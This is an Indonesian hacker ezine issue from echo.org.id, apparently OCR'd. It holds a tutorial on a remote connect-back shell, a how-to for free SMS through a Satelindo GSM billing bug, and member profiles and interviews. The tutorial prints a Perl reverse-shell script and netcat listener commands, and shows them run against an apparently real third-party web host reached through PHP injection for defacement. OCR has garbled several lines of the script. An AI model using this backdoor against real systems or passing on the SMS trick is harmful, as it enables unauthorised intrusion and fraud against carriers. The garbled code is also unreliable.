[echostaff a.k.a y3dips, moby, comex ,z3r0byt3,K-159,c-a-s-e] && sarah[MY LOVELY], m_beben,yudhax,bithedz
anak2 newbie_hacker,$the community,$peci@l temen2 seperjuangan
kritik && saran kirimkan ke the_day[at]echo.or.id



Teknik Remote Connect-Back Shell

Author: the_day || the_day@echo.or.id
Online @ www.echo.or.id :: http://ezine.echo.or.id ::YM :the_day2000

Hmm Sekarang aku buat artikelnya udah malem hari sabtu 6:11:04 23:45,setalah tadi chat sama mas K-159 yang telah mengajarkan tentang Remote Backshell.Cerita dari Remote backshell waktu aku kesulitan untuk mengakses sebuah target yg ada di belakang firewall.Ketika aku kesulitan karena Bindtty tidak bisa di akses walaupun sudah keluar pid nya.Akhirnya mas K-159 memberitahu tentang teknik Remote BS ini.
Lalu aku coba baca2 artikel di bosen.net .
Ok sekarang kita langsung aja ke permasalahanya.Seperti biasa aku cari2 web yg bisa dideface dengan menggunakan php injection.Artikel php injection akan dibahas selanjutnya sekarang aku akan coba dengan Remote BS.

Sekarang kita liat cara kerja dari semua backdoor telnet seperti bindtty :

- Membuka port xxxx dgn service telnet
- Tipe A<----B

  artinya A sebagai target dan di pasang backdoor dan di A di buka port xxxx

  Apabila A tidak di belakang firewall maka backdoor bindtty kita bisa diaccess.

contoh :

```
[the_day@mysarah sploit]$ telnet 210.50.2.218 6655
Trying 210.50.2.218...
Connected to 210.50.2.218.
Escape character is '^]'.
passwd xxxxx
=- SecretColony Lab N Research Project Modified by K-159 -=
sh-2.05b$
sh-2.05b$
```

Diatas cara mengakses backdoor telnet menggunakan bindtty.


Bagaimana dengan Teknik Remote Backshell

- Tipe A--->B

  artinya target kita konekkan ke ip kita dan di ip kita dibuat listen pd port xxx

- Kita menjalankan sebuah program connect.pl di target script connect.pl

```
--------------------------------------------------------------------------------
#!/usr/bin/perl
# Remote Connect-Back Backdoor Shell v1.0.
# (c)AresU 2004
# 1ndonesia Security Team (1st)
# AresU[at]bosen.net
```




```
# Usage:
# 1) Listen port to received shell prompt using NetCat on your toolbox, for
    example: nc -l -p 9000
# 2) Remote Command Execution your BackDoor Shell, for example: perl
    connect.pl <iptoolbox> <ncportlisten>
# The supplied exploit code is not to be used for malicious purpose, but
 for educational purpose only. The Authors and 1ndonesian Security Team
WILL NOT responsible for anything happened by the couse of using all
information on these website.
use Socket;
$pamer="(c)AresU Connect-Back Backdoor Shell v1.0\n1ndonesia
Security Team (1st)\n\n";
$cmd= "lpd";
$system= 'echo "`uname -a`";echo "`id`";/bin/sh';
$0=$cmd;
$target=$ARGV[0];
$port=$ARGV[1];
$iaddr=inet_aton($target) || die("Error: $!\n");
$paddr=sockaddr_in($port, $iaddr) || die("Error: $!\n");
$proto=getprotobyname('tcp');
cket(SOCKET, P_INET, SOCK_STREAM, $proto) || die("Error: $!\n");
nnect(SOCKET, $paddr) || die("Error: $!\n");
en(STDIN, ">&SOCKET");
en(STDOUT, ">&SOCKET");
en(STDERR, ">&SOCKET");
int STDOUT $pamer;
stem($system);
ose(STDIN);
ose(STDOUT);
ose(STDERR);
```

- Ingat kamu bisa kembangkan cara sendiri untuk menaruh file connect.pl di di folder cgi-bin
- Jangan lupa di chmod 755 connect.pl
- Cara menjalankannya pertama kita buka shell kita dan pakai nc untuk listen dan buka port

  Disini saya memakai shell lain yg menggunakan ip public.

```
[the_day@mysarah sploit]$ ssh  210.50.2.218 -l root -p 38
root@210.50.2.218's password:
Warning: Remote host denied X11 forwarding.
Last login: Wed Mar 10 16:10:21 2004 from 203-219-57-90-
vic.tpgi.com.au
You have new mail.
[root@dellserver root]# nc -l -p 5000
sebelum ada koneksi
```



- Disini A mempunyai Ip :209.150.128.163
  B mempunyai Ip :210.50.2.218 dan listen di port 5000
- Jadi kita gunakan command menggunakan file connect.pl tadi menjadi
  perl conect.pl 210.50.2.218 5000
  Command exceeded maximum time of 10 second(s).
  Killed it!

- Setelah terjadi hubungan A---->B[5000]
  [root@dellserver root]# nc -l -p 5000
  (c)AresU Connect-Back Backdoor Shell v1.0
  1ndonesia Security Team (1st)
  Linux griffin.host4u.net 2.2.26-rpd #5 SMP Wed Apr 28 17:36:44 CDT 2004 i686 unknown
  uid=804(homeandbiz) gid=790(homeandbizgrp) groups=790(homeandbizgrp)

- Yup kita sudah masuk melalui remote backshell,sekarang tinggal terserah kalian.

- http://www.homeandbiz.com/log.html


Wah udah ngantuk nech udah 12:06:04 00:54 ,udah satu hari .membuat artikel ini :D.
Saya mohon maaf kalau ada kekurangan dan sorry kalau ada yg ga ngerti bahasa the_day.maklum lah
udah ngantuk ZzzZZz

[the_day]

REFERENSI

http://bosen.net
http://aikmel.port5.com

*greetz to:
[echostaff a.k.a y3dips, moby, comex ,z3r0byt3,K-159,c-a-s-e] && sarah[MY LOVELY], m_beben,yudhax,bithedz,Lieur-Euy
anak2 newbie_hacker,$the community,$peci@l temen2 seperjuangan
kritik && saran kirimkan ke the_day[at]echo.or.id
And All #e-c-h-o & #aikmel Crew



BUG SMS SATELINDO

Author: YUDHAX || yudhax@bk.ru
Online @ www.echo.or.id :: http://ezine.echo.or.id


Teknologi SMS sekarang ini memang makin marak terlebih lagi dengan keadaan ekonomi yang Berantakan, solusi smslah yang lebih tepat dibanding menelpon yang sangat merobek kantong. GSM yang menggunakan teknik switching dengan memanfaatkan system base station memungkinkan kita bisa mengirim pesan alphanumeric singkat dari sebuah Handphone ke handphone lain.oke sampe disini preambule kita akhiri.

Kenapa dengan sms gratis yang dulu pernah populer sekarang telah susah ditemui?, itu pertanyaan yang sangat lazim terlontar dari pikiran kita semua yang mengandalkan sebuah promosi produk yang akhirnya menjadi komersil. Bug yang saya dapatkan pada akhir bulan ini yaitu sebuah sms gratis dengan memanfaatkan kelemahan pada SATELINDO GSM.
kenapa satelindo? nomor yang di keluarkan pihak SATELINDO yang baru dengan nomor eri depan 163***(misal +6281616378**) mempunyai bug yang dapat bermanfaat bagi kita untuk ber SMS gratis dengan sipengguna. Telah dicoba dari Simpati, mentari, proXL, dll tetap bisa dilakukan secara gratis.

cara sebagai berikut:
1. ketik SMS
2. kirim kenomor yang dituju (misal: +6281616378** - tanpa bintang)
   (yang saya dapatkan yaitu buug mentari versi 6163 <- diambil dari kode kartu dan nomor awal dari kartu mentari tersebut)
3. cara tulis nomor yang dituju menjadi 616378** (coba dgn nomor lain bila perlu)
4. tidak menggunakan karakter apapun yang ditambah pada nomor tujuan (karakter bintang hanya untuk menutupi nomor asli yang dituju).
4. dapat kita liat bahwa sms kita terkirim.
5. finish

Dari sana kita bisa lakukan dengan sepuas hati.


Penulis Minta MAAF KEPADA:
1. PIHAK YANG TERKAIT DENGAN SYSTEM SMS DARI SATELINDO
2. SEMUA PIHAK YANG TERILHAMI UNTUK MELAKUKAN PERCOBAAN INI
3. SEMUA YANG MEMBACA DAN KEMUDIAN TERSINGGUNG KARENA INI.



SALAM PENULIS

---- YUDHAX --------

MOGA YANG DIATAS SELALU MEMBERIKAN ILMU YANG LEBIH PADA SEMUA MASYARAKAT KITA.



[K-159]

[Specification]


Handle/nick	: K-159
A.K.A	: eufrato
Real Name	: Ronie
Handle origin	: Its russian nuclear submarine
catch me	: eufrato@linuxmail.org
Age of my body	: 25
Produced in	: aikmel, Indonesia
Height&Weight	: 165 cm 50 Kg
Urlz	: http://k-159.echo.or.id http://www.aikmel.com
Computers	: P IV 1.8 Ghz FreeBSD 4.7
Member of	: echo.or.id
Projects	: compose a song, write an exploits, article, a book, finding a bugs.

[Favorite things]

Foods	: Nasi padang
Drinkz	: Teh tubruk
Colorz	: Blue
Music	: progressive rock, ballads, classic, pop, nasyid
Bandz/siNger	: Scorpion, U2, Toto, Cats Steven, Beatles, Mozart, MLTR, Goo Goo Dolls, Radio Head, Coldplay, The Verve, Raihan, The Fikr
Movies	: The Brave Heart, The Matrix, LOTR, Harry Potter, Tom 'n Jerry, Great Expetation Little House On the Prairie
Books & Authors	: Al Qiyadah Wal Jundiah-Mustafa Mahsyur, Mushasi, Quantum Learning-Bobby de Potter, Seven Habits of Highly Effective People - Steven R Covey,The Sphere-Michael Crichton, Mengarang Itu Gampang - Arswendo, Asterix, Tintin,Hercules Poirot - Agatha Christie, Khoo Ping Hoo, Harry Potter - JK Rowngling, The Great Expetation - GH Dickens, Sayap Sayap Patah - Kahlil Gibran, THe Pelican Brief - John Grisham, Dare To Fail - Billi P liem.
Urls	: google.com, securityfocus.com
I like	: joke, honesty, love, friendship, democracy
I dislike	: being stagnant, otoritarian, cheat
Place	: beach, musholla, book store, library, & my labs
Time	: have a lot of money, sleep, & pray

[Words]

- Every man's work, whether it be literature or music or pictures or architecture or 'hacking' or anything else, is always a portrait of himself - Samuel Butler



- The more i put my spirit the more i lose my limits - Tamara Geraldine
- Ketika aku lahir, aku menangis dan orang orang mentertawakan ku.Aku ingin ketika meninggal, aku tertawa dan orang-orang menangis - Lord Boden Powell

[Hopes]

- make a band
- make a movie
- compose a song
- write a novel
- marry with beautiful woman
- *build ESC (echo security consultant)

[Shoutz & Greetz]

- Lieur-Euy, BayLaw, pe_es, Bithedz, yudhax, KuNTua, Bakpia, Itsme-,
- echo|staff (the_day, y3d1ps, z3r0byt3, m0by, c-a-s-e, comex, S`to)
- aikmel|crew (maSter-oP, mr_ny3m, nick_asik, murp, kudel, Ipien, pak-tua, CupiD, Biatch-X, ketut, banserep, m_beben, etc.)
- puskom|crew (patas, kadek, suede, pur)
- my lecture 'bli nyoman' for the oportunity.
- #aikmel , #e-c-h-o, #batamhacker, #kartubeben, #balihack @dal.net
- google.com, securityfocus.com, hackerprogrammers.com, port5.com, geocities.com.
- spesial for my sister : "i'm not the best. but i'll be the best for u"


[Short wOrds about Hacker]

- Hacker is some one who come in when the world goes out
- Hacker is the source of misunderstanding
- Hacker is the human being
- Hacker is the spirits, the bloods, the tears, and the philosopy

[short story]

- Saya percaya ada keajaiban dalam hidup. Keajaiban itulah yang saya temukan dalam setiap langkah saya. Hampir separo dari yang alami dalam hidup adalah sebuah keterpaksaan. Tapi karena keajaiban.Keterpaksaan itu menjelma menjadi sebuah keterpaksaan yang indah. Pertama kali mengenal komputer (yang waktu itu masih pake dos) ketika kursus lotus dan word star di sebelah sekolah saya, waktu kelas 2 smu. Tapi karena sering bolos dan nggak mampu bayar akhirnya saya berhenti :).

  Tahun 1998 ketika kuliah semester 2 saya mulai berkenalan dengan internet. Dan langsung saja membuat saya kecanduan. Saya sering bela2in nginep di warnet teman saya demi hanya untuk bisa online. Uang saku pun sering habis gara main internet.



Tahun 2000 saya pertama kali berkenalan dengan Linux ketika ada semintar tentang linux dan opensource di kampus saya, dari trustix merdeka. Cuman waktu itu saya belom tertarik.

Linux saya anggap sebagi barang aneh yang susah dan rumit. Tahun 2002 saya mengikuti seminar linux dengan pembicara bapak onno w purbo.
Tapi masih saja saya kebingungan tentang unix/linux.

Tahun 2003 saya magang di lab komputer di kampus saya.Mau tidak mau saya harus belajar unix/linux.Saya beli bukunya, saya cari artikel dan tutorialnya di internet.
saya coba sendiri. Mesin pertama yang saya configurasi adalah mandrake 8.0 dan freeBSD 4.7.
Tapi asli saat itu saya tidak mengerti tentang security pada sebuah sistem.
Saking senangnya di server tadi saya pasang psybnc berdua dengan teman saya Lieur-Euy.
Alhamdulillah 3 hari kemudian server saya kena hack.Pahit banget.Tidak bisa login lewat console dan harus login dari remote. Lalu servernya saya konfigurasi ulang dan mengganti ip nya dengan IP local. Beberapa aplikasi yang nggak perlu di matikan. Saya ingat ketika menginstallnya saya pilih default setingannya. Sehingga samba dan yang lainnya jalan. Dan belajar dari pengalaman pahit tadi saya lalu mencari tahu tentang security system.

Tahun 2004 bergabung dengan rekan-rekan seperjuangan di echo. Smoga echo ke depannya bisa lebih baik dan memberi kontribusi lebih bagi kemajuan IT di bumi tercinta ini. Amien.

[interview]


Q: Saat Pertama Kali mengenal Komputer , apa yang sangat menarik bagi anda ?
Y: Ketika SMU kelas 2. Saya kira itu TV, ternyata bukan.

Q: Bagaimana cara belajar komputer yang baik ?
Y: Beli komputernya, baca manualnya, rakit sendiri, install sendiri, hancurin sendiri.

Q: Apa pendapat anda mengenai opensource?
Y: Saya selalu setuju dengan segala hal yang berbau 'open'.

Q: Mengenai Komunitas Underground , apa pendapat anda?
Y: Komunitas bawah tanah.Serba gelap, abu-abu, samar-samar dan naif.

Q: Apakah beda hacker, craker dan carder menurut anda ?
Y: Bedanya pada huruf 'h', 'c', dan 'd'



Q: Apakah anda suka programing? , jika iya, apakah bahasa yang sering anda gunakan?
Y: saya suka programing. saya biasa menggunakan (walaupun tidak mahir) bahasa c, perl/cgi, php, html, asp, dan kadang2 menggunakan bahasa isyarat.

Q: Mengenai berbagai milis security yang membeberkan vulnerability suatu sistem, bagaimana pendapat anda ?
Y: milis seperti inilah yang membuat internet dan sistem jadi berkembang dan berkembang, dan membuat milisi-milisi yang jago di bidang internet dan networking

Q: Apakah anda memiliki kelompok atau komunitas? , jika iya, komunitas seperti apakah itu ?
Y: Punya.Komunitas orang2 yang tidak berduit banyak dan suka akan yang gratisan.


Q: Software apa yang paling anda sukai?
Y: Software yang Copyleft, Gratis, dan opensource.

Q: Tokoh yang paling anda kagumi, mengapa?
Y: Bill Gates. Mampu mendirikan hegemoni yang mapan.

Q: Jika anda jadi presiden , apa yang akan anda lakukan?
Y: Saya akan memasang mail server di istana negara. Agar seluruh keluhan rakyat Indonesia bisa saya baca dan tampung.

[Spontan]

1. HAcker	zombie
2. Vulnerability	hole
3. Denied	no access
4. Bandwidth	low conection
5. Law	crime
6. White HAt	Red Hat
7. Killall	Restart
8. phiber optic	kecepatan cahaya
9. Politic	otoritarian
10.Logical	seven segment



[P R O P H I L E O N S`to]

[Specification]

Handle/nick	: S'to
A.K.A	: -
Real Name	: Susanto
Handle origin	: Santo
catch me	: sto@poboxes.com
Age of my body	: -
Produced in	: Pontianak
Height&Weight	: -
Urlz	: www.jasakom.com
Computers	: Satellite Pro (notebook), P3, 1.1 Ghz, 512 MB RAM, 30 GB HD
Member of	: -
Projects	: Menulis dan balas email

[Favorite things]

Foods	: -
Drinkz	: -
Colorz	: Biru
Music	: Slow Rock
Bandz/siNger	: Bon Jovi, Scorpion
Movies	: -
Books & Authors	: Teknologi dan security
Urls	: -
I like	: -
I dislike	: -
Place	: Pantai
Time	: Malam

[Words]


-

[Hopes]

-

[Shoutz & Greetz]

-



[Short wOrds about Hacker]

-

[short story about S`to]

-

[interview]

Q: Saat Pertama Kali mengenal Komputer , apa yang sangat menarik bagi anda ?
Y: Buat program

Q: Bagaimana cara belajar komputer yang baik ?
Y: Baca dan coba

Q: Apa pendapat anda mengenai opensource?
Y: -

Q: Mengenai Komunitas Underground , apa pendapat anda?
Y: Antara ada dan tak ada. Komunitas yang tidak bisa di kontrol dan dikuasai

Q: Apakah beda hacker, craker dan carder menurut anda ?
Y: Beda ilmu. Cracker berhubungan dengan ilmu hitung2an seperti masalah serial number, password, dll. Carder = Penjahat pengguna kartu kredit

Q: Apakah anda suka programing? , jika iya, apakah bahasa yang sering anda gunakan?
Y: -


Q: Mengenai berbagai milis security yang membeberkan vulnerability suatu sistem, bagaimana pendapat anda ?
Y: -

Q: Apakah anda memiliki kelompok atau komunitas? , jika iya, komunitas seperti apakah itu ?
Y: Jasakom, komunitas mengenai security

Q: Software apa yang paling anda sukai?
Y: banyak dan selalu berubah-ubah

Q: Tokoh yang paling anda kagumi, mengapa?
Y: -

Q: Jika anda jadi presiden , apa yang akan anda lakukan?
Y: Cepat-cepat bangun dari tidur, pasti sudah kesiangan



[Spontan]

1. HAcker	..Ilmu..
2. Vulnerability	..Penjebolan..
3. Denied	..Cari cara lain..
4. Bandwidth	..Kecepatan..
5. Law	..Hindari..
6. White HAt	..Robin hood..
7. Killall	..----------..
8. phiber optic	..----------..
9. Politic	..busuk..
10.Logical	..----------..

[EOF]